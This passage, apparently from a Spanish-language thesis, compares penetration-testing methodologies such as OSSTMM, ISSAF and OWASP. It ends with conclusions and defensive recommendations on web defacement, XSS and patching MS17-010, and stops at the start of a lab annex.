Metodología que propone un proceso de evaluación de una serie de áreas que refleja de manera fiel los niveles de seguridad presentes en la infraestructura que va a ser auditada, a estos niveles de seguridad se le denominan comúnmente “Dimensiones de Seguridad” y normalmente consiste en analizar los siguientes factores.[10]

Ilustración 3 Diagrama del flujo de la metodología



fuente: https://melsatar.files.wordpress.com/2012/03/image2.png

- Visibilidad
- Acceso
- Confianza
- Autenticación
- Confidencialidad
- Privacidad
- Autorización
- Integridad
- Seguridad
- Alarma

Como parte de un trabajo secuencial la metodología OSSTMM consta de 6 ítems los cuales comprenden todo sistema actual, estos son:

- ✓ **Seguridad de la Información**
  - Revisión de la Inteligencia Competitiva
  - Revisión de Privacidad
  - Recolección de Documentos

- ✓ **Seguridad de los Procesos**
  - Testeo de Solicitud
  - Testeo de Sugerencia Dirigida
  - Testeo de las Personas Confiables

- ✓ **Seguridad en las tecnologías de Internet**
  - Logística y Controles
  - Exploración de Red
  - Identificación de los Servicios del Sistema
  - Búsqueda de Información Competitiva
  - Revisión de Privacidad
  - Obtención de Documentos
  - Búsqueda y Verificación de Vulnerabilidades
  - Testeo de Aplicaciones de Internet

- Enrutamiento
- Testeo de Sistemas Confiados
- Testeo de Control de Acceso
- Testeo de Sistema de Detección de Intrusos
- Testeo de Medidas de Contingencia
- Descifrado de Contraseñas
- Testeo de Denegación de Servicios
- Evaluación de Políticas de Seguridad

✓ **Seguridad en las comunicaciones**

- Testeo de PBX
- Testeo del Correo de Voz
- Revisión del FAX
- Testeo del Modem

✓ **Seguridad inalámbrica**

- Verificación de Radiación Electromagnética (EMR)
- Verificación de Redes Inalámbricas [802.11]
- Verificación de Redes Bluetooth
- Verificación de Dispositivos de Entrada Inalámbricos
- Verificación de Dispositivos de Mano Inalámbricos
- Verificación de Comunicaciones sin Cable
- Verificación de Dispositivos de Vigilancia Inalámbricos

- Verificación de Dispositivos de Transacción Inalámbricos
- Verificación de RFID
- Verificación de Sistemas Infrarrojos
- Revisión de Privacidad

✓ **Seguridad Física**

- Revisión de Perímetro
- Revisión de monitoreo
- Evaluación de Controles de Acceso
- Revisión de Respuesta de Alarmas
- Revisión de Ubicación
- Revisión de Entorno

Haciendo una explicación más al detalle de la cantidad de características y componentes que esta metodología maneja, es claro afirmar que lo que se pretende con toda esta cantidad de ítems es determinar el QUE, COMO y CUANDO, pues al seguir paso a paso los lineamientos de esta metodología es mucho más fácil determinar que realmente se cumplen las metas de seguridad dentro de una compañía.

A nivel de Sistemas Operativos, este procedimiento no es nada ajeno, al contrario tiene muchísimo que ver, debido al cuidado que primero se debe tener a la hora de hablar de seguridad en las herramientas hardware, pero esto no es lo más favorable, adicionalmente hay que aprovechar el hecho de que al aplicar esta metodología no se habla solamente de aspectos de

seguridad sino de responsabilidad, pues todo también debe ser medible en niveles de riesgo que permitan determinar que no solo los sistemas sino aquellos que los utilizan cumplan con las normas básicas y los estándares definidos. Con esto se está afirmando que a la hora de realizar un proceso completo al modo aplicado garantizamos.(Mallelin Bolufe Chavez & Maikel Menéndez Méndez, 2009)

Búsqueda de Vulnerabilidades: Orientado principalmente a realizar comprobaciones automáticas de un sistema o sistemas dentro de una red si hacemos referencia especialmente a los Sistemas Operativos.

Escaneo de la Seguridad: Orientado a las búsquedas principales de vulnerabilidades en el sistema operativo que a su misma vez incluye sistemas de información que incluyen verificaciones manuales de falsos positivos, identificación de los puntos débiles en el sistemas y análisis individualizado.

Test de Intrusión: Se plantean test de pruebas que se centran en romper la seguridad de las aplicaciones dentro de los Sistemas Operativos.

Evaluación de Riesgo: se refiere a los análisis de seguridad a través de entrevistas e investigación de nivel medio que incluye la justificación negocios, las justificaciones legales y las justificaciones específicas de la industria.

a) Seguridad

b) Privacidad

c) Practicidad

d) Usabilidad

Auditoria de Seguridad: Se refiere a la continua inspección que sufre el sistema por parte de los administradores que controlan que se cumplan las políticas de seguridad definidas.

Hacking Ético: Orientado a tratar de obtener, a partir de los test de intrusión, objetivos complejos dentro de la red de sistemas.

5.1.2 ISSAF (Open Information System Security Group)

Ilustración 4 Logo de ISSAF

fuente: https://i2.wp.com/protektnet.com/wp-content/uploads/2016/01/ISSAF.png?fit=222%2C146&ssl=1

Es uno de los frameworks más interesantes dentro del ámbito de metodología de testeo. Realiza un análisis detallado de todos los posibles aspectos que afectan al testeo de seguridad.[10]

La información contenida dentro de ISSAF, se encuentra organizada alrededor de lo que se ha dado en llamar “Criterios de Evaluación”, cada uno de los cuales ha sido escrito y revisado por expertos en cada una de las áreas de aplicación. Estos criterios de evaluación a su vez, se componen de los siguientes ítems**:**

- Una descripción del criterio de evaluación.
- Puntos y objetivos a cubrir.
- Los prerrequisitos para conducir la evaluación.
- El proceso mismo de evaluación.
- El informe de los resultados esperados.
- Las contramedidas y recomendaciones.
- Referencias y Documentación Externa.

5.1.3 OWASP Testing Project

Ilustración 5 Logo OWASP

fuente: https://www.internetya.co/wp-content/uploads/2014/12/owasp_top-10-colombia-300x106.png

OWASP, ha conseguido ser una referencia habitual para cualquier desarrollador en el ámbito de la seguridad. OTP en particular, se encuentra enfocado a responder preguntas tales

como: ¿que?, ¿por que?, ¿cuándo?, ¿donde? y ¿como? testear una aplicación web. Se cubren los siguientes puntos:

- El alcance de que testear.
- Principios del testeo.
- Explicación de las técnicas de testeo.
- Explicación general acerca del framework de testeo de OWASP.

OTP incorpora en su metodología de testeo, aspectos claves relacionados con el "Ciclo de Vida del Desarrollo de Software" a fin de que el "ámbito" del testeo a realizar, comience mucho antes de que la aplicación web se encuentre en producción

5.1.4 Offensive Security

Ilustración 6 Logo de OFFENSIVE SECURITY

fuente: https://www.offensive-security.com/wp-content/uploads/2015/09/Offsec-Red-Site-Logo-2015-3001.png

Metodología líder a nivel mundial para el desarrollo de pruebas de penetración y estudios de seguridad, la metodología contempla principalmente los métodos para el desarrollo

de estudios de seguridad enfocados en seguridad ofensiva y teniendo como marco la posibilidad real de explotación independientemente de los indicadores de riesgos y vulnerabilidades, las principales ventajas de adoptar este marco metodológico son:

- Enfoque sobre la explotación real de las plataformas.
- Enfoque altamente intrusivo.
- Enfoque orientado a resultados tangibles y no a estadísticas generadas por herramientas.

5.1.5 Cuadro Comparativo de Metodologías

NOMBRE DE LA METODOLOGIA	VENTAJAS	DESVENTAJAS
	Refleja de manera fiel los niveles de seguridad	No hay un flujo de análisis
	Su dimensión de seguridad analiza dentro de un sistema: -Visibilidad -Acceso -Confianza -Autenticación -Confidencialidad -Privacidad -Autorización -Integridad -Seguridad -Alarma	No se cuenta con hipótesis inductiva, diagramas legibles y se podría perder datos en el proceso de escribir informes.

NOMBRE DE LA METODOLOGIA	VENTAJAS	DESVENTAJAS
Metodología OSSTMM	Esta metodología comprende todo un sistema actual basado en: -Seguridad de la Información -Seguridad de los Procesos -Seguridad en las tecnologías de Internet -Seguridad en las comunicaciones -Seguridad inalámbrica -Seguridad Física	Los informes son demasiado lineales y hacen que el lector deba leer todo el documento para poder enterarse de lo encontrado, lo cual hace que técnicos en el área no puedan comprender con un solo vistazo breve lo detectado.
Metodología ISSAF	Permite clasificar la información de la evaluación de seguridad en diversos dominios usando diferentes criterios de prueba.	La última fase no posee todo el detalle requerido y las sugerencias no están actualizadas, debido a que la eliminación de los artefactos útiles para la prueba no forma parte de las nuevas prácticas de seguridad
	Brinda medidas que permiten reflejar las condiciones de	La línea de flujo en un solo sentido no permite

NOMBRE DE LA METODOLOGIA	VENTAJAS	DESVENTAJAS
	escenarios reales para las evaluaciones de seguridad.	retroalimentación o readecuación de objetivos dada la detección de alguna vulnerabilidad.
	Encuentra principalmente enfocada en cubrir los procesos de seguridad y la evaluación de los mismos para así obtener un panorama completo de las vulnerabilidades existentes.	La fase de destrucción de pruebas puede quedar a consideración de las políticas de seguridad de la compañía auditada, con lo cual podrían destruirse.
	Permite el desarrollo de matriz de riesgo para verificar la efectividad en la implementación de controles.	Si el framework no se mantiene actualizado, muchas de sus partes pueden volverse obsoletas rápidamente (específicamente aquellas que involucran técnicas directas de testeo sobre determinado producto o tecnología).
	Está enfocada en la seguridad de aplicaciones.	Suele suceder, sobre todo con sistemas grandes, que la cantidad de información es tanta que

NOMBRE DE LA METODOLOGIA	VENTAJAS	DESVENTAJAS
		puede resultar muy complejo manejarla.
	Permite relacionar los costes de un software inseguro al impacto que tiene en su negocio, y de este modo gestionar decisiones de negocio apropiadas (recursos) para la gestión del riesgo.	No es posible analizar todas las líneas del programa en búsqueda de vulnerabilidades, lo cual hace que sea complejo definir exactamente que secciones analizar.
Metodología OWASP	Sus principales funciones son: -Pruebas de firma digital de aplicaciones Web. -Comprobaciones del sistema de autenticación. -Pruebas de Cross Site Scripting. -Inyección XML -Inyección SOAP -HTTP Smuggling	Cuando no es posible acceder a la aplicación, es común que el analista se "pierda" entre tanto código

NOMBRE DE LA METODOLOGIA	VENTAJAS	DESVENTAJAS
	-SQL Injection -LDAP Injection -Polución de Parámetros -Cookie Hijacking -Cross Site Request Forgery	
Metodología Offensive Security	Es la metodología líder a nivel mundial para el desarrollo de pruebas de penetración y estudios de seguridad.	
	contempla principalmente los métodos para el desarrollo de estudios de seguridad enfocados en seguridad ofensiva	
	Tiene como marco la posibilidad real de explotación	


NOMBRE DE LA METODOLOGIA	VENTAJAS	DESVENTAJAS
	independientemente de los indicadores de riesgos y vulnerabilidades	
	Sus fuertes son: -Enfoque sobre la explotación real de las plataformas. -Enfoque altamente intrusivo. -Enfoque orientado a resultados tangibles y no a estadísticas generadas por herramientas.	
Metodología CEH (ETHICAL HACKING CERTIFICADO)	Fue desarrollada por el International Council of Electronic Commerce Consultants (EC- Council)	
	Sus principales características son: -Obtención de Información. -Obtención de acceso. -Enumeración.	

NOMBRE DE LA METODOLOGIA	VENTAJAS	DESVENTAJAS
	-Escala de privilegios. -Reporte	

5.1.6 Metodología Utilizada "OSSTMM (Fuente Abierta de Seguridad Manual de Métodos de Prueba)"

Metodología que propone un proceso de evaluación de una serie de áreas que refleja de manera fiel los niveles de seguridad presentes en la infraestructura que va a ser auditada, a estos niveles de seguridad se le denominan comúnmente "Dimensiones de Seguridad" y normalmente consiste en analizar los siguientes factores.(Blogger, 2015)

Ilustración 7 Diagrama de la metodología OSSTMM



fuente: https://melsatar.files.wordpress.com/2012/03/image2.png

Haciendo una explicación más al detalle de la cantidad de características y componentes que esta metodología maneja, es claro afirmar que lo que se pretende con toda esta cantidad de ítems es determinar el QUE, COMO y CUANDO, pues al seguir paso a paso los lineamientos de esta metodología es mucho más fácil determinar que realmente se cumplen las metas de seguridad dentro de una compañía.

A nivel de Sistemas Operativos, este procedimiento no es nada ajeno, al contrario tiene muchísimo que ver, debido al cuidado que primero se debe tener a la hora de hablar de seguridad en las herramientas hardware, pero esto no es lo mas favorable, adicionalmente hay que aprovechar el hecho de que al aplicar esta metodología no se habla solamente de aspectos de seguridad sino de responsabilidad, pues todo también debe ser medible en niveles de riesgo que permitan determinar que no solo los sistemas sino aquellos que los utilizan cumplan con las normas básicas y los estándares definidos. Con esto se está afirmando que a la hora de realizar un proceso completo al modo aplicado garantizamos.

- **Búsqueda de Vulnerabilidades:** Realizar comprobaciones de forma automática de un sistema o varios sistemas operativos dentro de una red haciendo especialmente énfasis a estos.
- **Escaneo de la Seguridad:** Búsqueda de vulnerabilidades en el sistema operativo que su misma vez incluye sistemas de información y verificación de falsos positivos, identificando los puntos débiles.
- **Test de Intrusión:** Test de pruebas centrado puntualmente en quebrantar la seguridad de

las aplicaciones dentro de los Sistemas Operativos.

- **Evaluación de Riesgo**: Análisis de seguridad a través de entrevistas e investigación de nivel medio que incluye la justificación de negocios.

    - Seguridad
    - Privacidad
    - Practicidad
    - Usabilidad


Auditoria de Seguridad: Verificación y revisión de las vulnerabilidades que sufre el sistema en general por parte de la administración y administradores que se encargan de manejarlos.

Hacking Ético: Obtención de los test de intrusión, objetivos complejos de la red de sistemas.

5.1.7 ¿Como funciona?

Para realizar la auditoria hay que comenzar por determinar cuál es la superficie de ataque que se va a evaluar. Es decir, será el alcance que tendrá el analista para realizar las pruebas. Para definir este alcance se debe de tener claro cuáles son los ámbitos de actuación de las pruebas.

Ilustración 8 Ámbitos de actuación de la metodología OSSTMM



fuente:

https://repositorio.uam.es/bitstream/handle/10486/668900/Lopez_Santoyo_Roberto_tfg.pdf

Existen varios tipos de auditorías de seguridad que pueden llevarse a cabo. Estos distintos tipos dependen de la cantidad de información que tiene el analista acerca del objetivo y cuanto sabe el objetivo sobre las pruebas que se van a realizar. Es importante antes de comenzar un proyecto de estas características que haya quedado bien claro y definido cuál será el tipo de la auditoria que se va a realizar, puesto que cada una de ellas es capaz de generar una serie de resultados.

Resultados

El resultado esperado para el presente proyecto se menciona a continuación teniendo en cuenta dos aspectos importantes:

a. Se hará entrega de un informe detallado de riesgos e impacto para la compañía en el manejo de la información con la red actual.

Se ha creado un documento como anexo que contiene el resultado de pruebas y simulaciones realizadas donde se evidencian los riesgos e impactos que algunos ataques pueden llegar a tener en la red de información del caso de estudio. Dentro de este documento encontrará el paso a paso de un ataque de tipo Defacement o suplantación de archivos sobre un servidor que contiene la página web principal publicada en Internet, y encontrará el procedimiento para el uso de una herramienta de análisis de vulnerabilidades sobre una red informática, que detecta los diferentes tipos de ataques más comunes y también los poco comunes, pero de alto impacto.

Conclusiones

Realizar este procedimiento de hallazgos y simular el entorno de vulnerabilidades en una red de datos es bastante productivo para el aprendizaje no solo de aquel que realiza las labores sino también de todos los que forman parte del área de Tecnología dentro de la compañía.

Si bien día a día aparecen nuevos y complejos tipos de incidentes, aún se registran fallas de seguridad de fácil resolución técnica, las cuales ocurren en muchos casos por falta de conocimientos sobre los riesgos que acarrean. Por otro lado, los incidentes de seguridad impactan en forma cada vez más directa sobre las empresas y los usuarios. En consecuencia, se requieren efectivas acciones de concientización, capacitación y difusión de mejores prácticas.

Es necesario mantener un estado de alerta y actualización permanente: la seguridad es un proceso continuo que exige aprender sobre las propias experiencias. Las organizaciones no pueden permitirse considerar la seguridad como un proceso o un producto aislado de los demás. La seguridad tiene que formar parte de las organizaciones.

Debido a las constantes amenazas en que se encuentran los sistemas, es necesario que los usuarios y las empresas enfoquen su atención en el grado de vulnerabilidad y en las herramientas de seguridad con las que cuentan para hacerle frente a posibles ataques informáticos que luego se pueden traducir en grandes pérdidas.

Los ataques están teniendo el mayor éxito en el eslabón más débil y difícil de proteger, en este caso el usuario, se trata de uno de los factores que han incentivado el número de ataques internos. No importando los procesos y la tecnología, finalmente el evitar los ataques queda en manos de los usuarios.

Teniendo en cuenta todo lo que se ha desarrollado en este proyecto es evidente que existe un patrón de ataque estándar por los Ciberdelincuentes para lograr la vulnerabilidad de los servicios ya sea uno o varios a continuación se muestra una ilustración con dicha descripción del proceso de ataque.

Ahora al tener claro la forma en como los ataques se reproducen en muchos de los casos solo queda evidenciar que siempre van a existir fallas y vulnerabilidades, las formas de poder atacas a una computadora ajena son muchas y es un administrador de red el principal responsable de mantener la seguridad de la información en una empresa y los usuarios son aquellos que deben protegerse de ser vulnerados al tomar decisiones sin criterios. Las redes están conformadas por miles de millones de nodos en todo el mundo por lo tanto si se hace un ataque hacia un país puntual se pueden sustentar el acceso con el resto de nodos, pero cuando se pensó la comunicación electrónica global de las comunicaciones y las redes nunca se pensó en que existieran los ataques informáticos y hackers para robar información, eso quiere decir que un gusano o un troyano pueden colapsar una red completa en pocos minutos y el troyano puede ser enviado masivamente a miles de usuarios.

En internet se obtiene casi cualquier cosa que se desee buscar o conocer debido a la cantidad de computadoras que existen en el mundo navegar y encontrar es sencillo si se sabe buscar, pero generalmente lo que más se encuentra son problemas y riesgos por eso saber navegar y buscar requiere de formación para el internauta. El grave problema con el Internet es que todo aquel que sabe realizar las tareas básicas de búsqueda en un browser no sabe que puede ser observado mientras hace todas sus búsquedas. Si no se concientiza este tipo de actividades comunes dentro de una empresa, los problemas de seguridad se harán más grandes y más difíciles de corregir a tiempo.

La idea principal de este proyecto es dar a conocer que las fallas pueden presentarse en las redes normales de una compañía a nivel físico y lógico, pero también entender que Internet está lleno de usuarios malintencionados esperando que en algún momento algún usuario de un clic erróneo para permitirle el libre acceso y luego hacer estragos en la red privada.

Realizar estas pruebas de pentesting permitió demostrar las vulnerabilidades del producto, el montaje del escenario de pruebas fue la mejor manera de evaluar y encontrar los riesgos, pero aún más importante fue el desarrollo de los ataques, aun así, fue posible demostrar que a través de software libre es posible prevenir ataques comunes y más vistos sobre servicios web.

Toda empresa debería someter sus sistemas y servicios web a este tipo de pruebas que más de ser un gasto adicional realmente es un beneficio que permitirá mejorar notablemente la seguridad de la información que allí se maneja, hoy las empresas son menos precavidas, pero

es más notable que necesariamente se deben aplicar estos mecanismos y servicios de prevención.

Recomendaciones

Es necesario aplicar este tipo de consultorías sobre todos los servicios web que se tengan. Luego de detectar las vulnerabilidades es necesario que se apliquen las acciones correctivas para solventar los errores encontrados, de esta manera se hace más efectivo el funcionamiento de la aplicación.

También es importante tener en cuenta que se pueden adquirir productos o herramientas que se dedican a la protección de ataques informáticos contra servicios web, es necesario hacer inversión a estas herramientas, la más recomendada es un WAF que cumpla con las funciones de protección, estos equipos tienen las propiedades suficientes para cumplir con dichas labores.

Teniendo en cuenta la diversidad de datos almacenados en los diferentes sistemas de información del área de gestión tecnología, éstos se constituyen en una fuente amplia y abundante en variables vitales para condensar valores claves en la parametrización del sistema integrado, siendo esto posible a un buen trabajo de diagnóstico que organice de manera sistemática la información contenida. Para esto es necesario que a través del nivel directivo se desarrollen diferentes etapas de socialización y ejecución de nuevos protocolos y políticas de manejo de la información para detectar nuevas fallas que se puedan presentar.

Actualizar regularmente el sistema operativo y el software instalado en los equipos, poniendo especial atención a las actualizaciones de los navegadores web. Estar al día con las actualizaciones, así como aplicar los parches de seguridad recomendados por los fabricantes,

ayudará a prevenir la posible intrusión de hackers y la aparición de nuevos virus. Instalar un Antivirus y actualizarlo con frecuencia. Analizar con antivirus todos los dispositivos de almacenamiento de datos que se utilicen y todos los archivos nuevos, especialmente aquellos archivos descargados de internet.

Utilizar contraseñas seguras, es decir, aquellas compuestas por ocho caracteres, como mínimo, y que combinen letras, números y símbolos. Es conveniente, además, modificar las contraseñas con frecuencia. En especial, cambiar la clave de la cuenta de correo si se accede con frecuencia desde equipos públicos.

Navegar por páginas web seguras y de confianza. Para diferenciarlas identificar si dichas páginas tienen algún sello o certificado que garanticen su calidad y fiabilidad. Extremar la precaución si se van a realizar compras online o se va a facilitar información confidencial a través de internet. Poner especial atención en el tratamiento de los correos electrónicos, ya que es una de las herramientas más utilizadas para llevar a cabo estafas, introducir virus, etc.

No propagar aquellos mensajes de correo con contenido dudoso y que le piden ser reenviados a todos los contactos. Este tipo de mensajes, conocidos como "hoaxes"5, pretenden avisar de la aparición de nuevos virus, transmitir leyendas urbanas o mensajes solidarios, difundir noticias impactantes, etc.

[5] http://www.vsantivirus.com/hoaxes.htm

No hay soluciones de software o hardware que garanticen un 100% de seguridad contra un Defacement de la web, pero existen prácticas recomendadas que pueden prevenir o mitigar el problema del Defacement de la web:

1. Realizar Auditorías de seguridad y pruebas de penetración.

Teniendo en cuenta que para poder encontrar la vulnerabilidad que permitió a través de Exploit el obtener acceso a la maquina víctima se puede saber que para hallar estos huecos de seguridad hay que realizar diferentes pruebas de penetración primero buscando encontrar que probablemente las versiones de los sistemas operativos no se encuentren correctamente parcheadas, que los puertos abiertos tienen accesos de backdoor o probablemente que sea posible realizar conexiones legitimas sin autenticación. Esta clase de pruebas son esencial de realizar en las organizaciones para prevenir dichos errores de actualizaciones. Estas actividades siempre pueden ser encontradas por la entidad o tener dentro del personal de trabajo un Ingeniero con la experiencia y especialidad que se requiere para que periódicamente realice dichas pruebas.

2. Defenderse de los ataques de secuencia de comandos entre sitios (XSS)

Las secuencias de comandos entre sitios se producen cuando un atacante intenta pasar el código de secuencias de comandos a un formulario web para intentar ejecutar código no autorizado en el sitio web esto básicamente permite a los atacantes incrustar código de script en la página web que puede realizar una variedad de acciones no

autorizadas, entre ellas: cambiar la apariencia de la página web, robar cookies de sesión de otros usuarios del sitio web o incluso como un medio para realizar ataques XSS en otros sitios web. Se hace explicación de lo que este ataque realiza porque la mejor manera de prevenir este tipo de ataques es codificando correctamente el resultado es decir la salida HTML solo si los datos provienen de la entrada del usuario de una base de datos o de un archivo y codificar la salida URL si se están devolviendo cadenas URL.

Uno de los ataques más conocidos es el robo de cookies. Por lo tanto, como anteriormente se menciono es sumamente recomendable que se contemple la idea de poder implementar un servicio de WAF.

3. Herramienta de Monitoreo de Defacement

Estas herramientas de monitoreo contra Defacement son la mejor alternativa para hacer detecciones inmediatas de daños o cambios que no hayan sido autorizados. Herramientas como Web Orión, Site24x7 y Nagios son bastante útiles y muy sencillas de usar para esta labor.

4. Estar siempre listo

Aunque parezca un tanto raro el mencionar esta clase de recomendación definitivamente estar a la defensiva causa que el tiempo de respuesta sea mucho más rápido. Hay que pensar siempre en el peor escenario para todos los servicios expuestos o

publicados que puedan dañarse o ser vulnerados y definir un plan o estrategia de mitigación y de restauración inmediata de servicio.

Respecto a la vulnerabilidad de la actualización MS17-010 sin duda es indispensable el realizarla, generalmente después de adquirir ya sea comprando en un almacén de tecnología o recibido directamente del área de tecnología, es esencial que se revise que las actualizaciones estén al día e indagar un poco más respecto a esta falla tan notable para los equipos. A través de esta vulnerabilidad es posible lograr causar un desastre completo sobre una computadora ajena pero no hay que pensar que es muy complicado el realizar una actualización de este tipo, nuevamente a través de sencillos pasos cualquier persona que tenga los conocimientos básicos en el uso de una computadora puede realizar el siguiente proceso de instalación de parche.

Haga clic en el enlace correspondiente a continuación para descargar la actualización de seguridad de Microsoft, luego guárdela en su escritorio:
Actualización para Windows 10 | Actualización para Windows 10 versión 1511 | Actualización para Windows 10 versión 1607

1. Importante: desconecte su PC de la red desconectando el cable de red o apagando el WiFi, luego reinicie su PC.
2. Después de reiniciar su PC, ejecute el instalador que guardó en su escritorio en el paso 1.
3. Reinicie su PC nuevamente para completar el proceso de instalación.
4. Reconectarse a la red.

5. Abra la interfaz de usuario de Avast y ejecute Wi-Fi Inspector Scan (Protección ‣ Wi-Fi Inspector ► Network Scan) para confirmar que su PC ya no es vulnerable.

Si los pasos de solución de problemas anteriores no funcionan, pruebe una de las siguientes soluciones alternativas:

- Reinicie su PC y vaya a Actualizaciones de Windows (Menú Inicio ► Configuración ► Actualización y Seguridad ► Buscar actualizaciones). Instale las actualizaciones disponibles, luego ejecute el escaneo del Inspector de Wi-Fi para confirmar que su PC ya no es vulnerable.6

Para dar una vista general de todo lo evidencia en las pruebas realizadas sobre este proyecto las recomendaciones generales siempre van a estar enfocadas en el buen uso de las herramientas informáticas para evitar esta clase de problemas y dejar de corres riesgos que después hagan más difícil el manejo de la información.

[6] https://support.avast.com/en-ww/article/EternalBlue-vulnerability

Bibliografía

Acunetix. (2019). What is SQL Injection (SQLi) and How to Prevent It. Retrieved May 9, 2019, from 12 de Abril website: https://www.acunetix.com/websitesecurity/sql-injection/

Blogger. (2015). Geek Linux. Networking y Seguridad Informática. Retrieved May 9, 2019, from 4 de Diciembre website: http://geekslinuxchile.blogspot.com/

CEH. (2019). Las fases del Hacking Ético - Ethical Hack.

Juniper Networks. (2014). Session Cookie Spoofing - Technical Documentation - Support - Juniper Networks. Retrieved May 9, 2019, from 27 de Junio website: https://www.juniper.net/documentation/en_US/webapp5.5/topics/reference/w-a-s-session-cookie-spoofing.html

KaliDocs. (2017). What is Kali Linux? | Kali Docs. Retrieved May 9, 2019, from 03 de Septiembre website: https://docs.kali.org/introduction/what-is-kali-linux

Kris Garcia. (2015). Detectan vulnerabilidad en plataforma e-Commerce de eBay | América Retail. Retrieved May 9, 2019, from 23 de Abril website: https://www.america-retail.com/industria-y-mercado/detectan-vulnerabilidad-en-plataforma-e-commerce-de-ebay/

Mallelin Bolufe Chavez, & Maikel Menéndez Méndez. (2009). Ethical hacking: Test de intrusión. Principales metodologías (página 2) - Monografias.com. Retrieved May 9, 2019, from Mayo website: https://www.monografias.com/trabajos71/ethical-hacking-test-intrusion-metodologias/ethical-hacking-test-intrusion-metodologias2.shtml

MINTIC. (2009). *Decretos de la protección de la información*. Retrieved from https://www.mintic.gov.co/portal/604/articles-3705_documento.pdf

Montoya, J. (2017). Tipos de hackers y cómo diferenciarlos.

Palo Alto Networks. (2019). What is a denial of service attack (DoS)? - Palo Alto Networks. Retrieved May 9, 2019, from 24 de Julio website: https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos

Susana Galeano. (2016). El eCommerce hacking enciende las alarmas en 2015.

Wikipedia. (2013). Cross-site Scripting (XSS) - OWASP. Retrieved May 9, 2019, from 26 de Mayo website: https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Anexos

Anexo A Informe detalle de hallazgos al caso de estudio

Para el desarrollo del laboratorio en donde se simulan los ataques que pueden llegar a presentarse en la Registraduría a continuación se hace una descripción paso a paso de todas las tareas realizadas para alcanzar las evidencias de las vulnerabilidades de seguridad que pueden presentarse.

A continuación, se plantea el escenario de ataques de tipo Defacement.

Se realiza la descarga del archivo y se procede a instalar en el gestor de máquinas virtuales de VirtualBox.

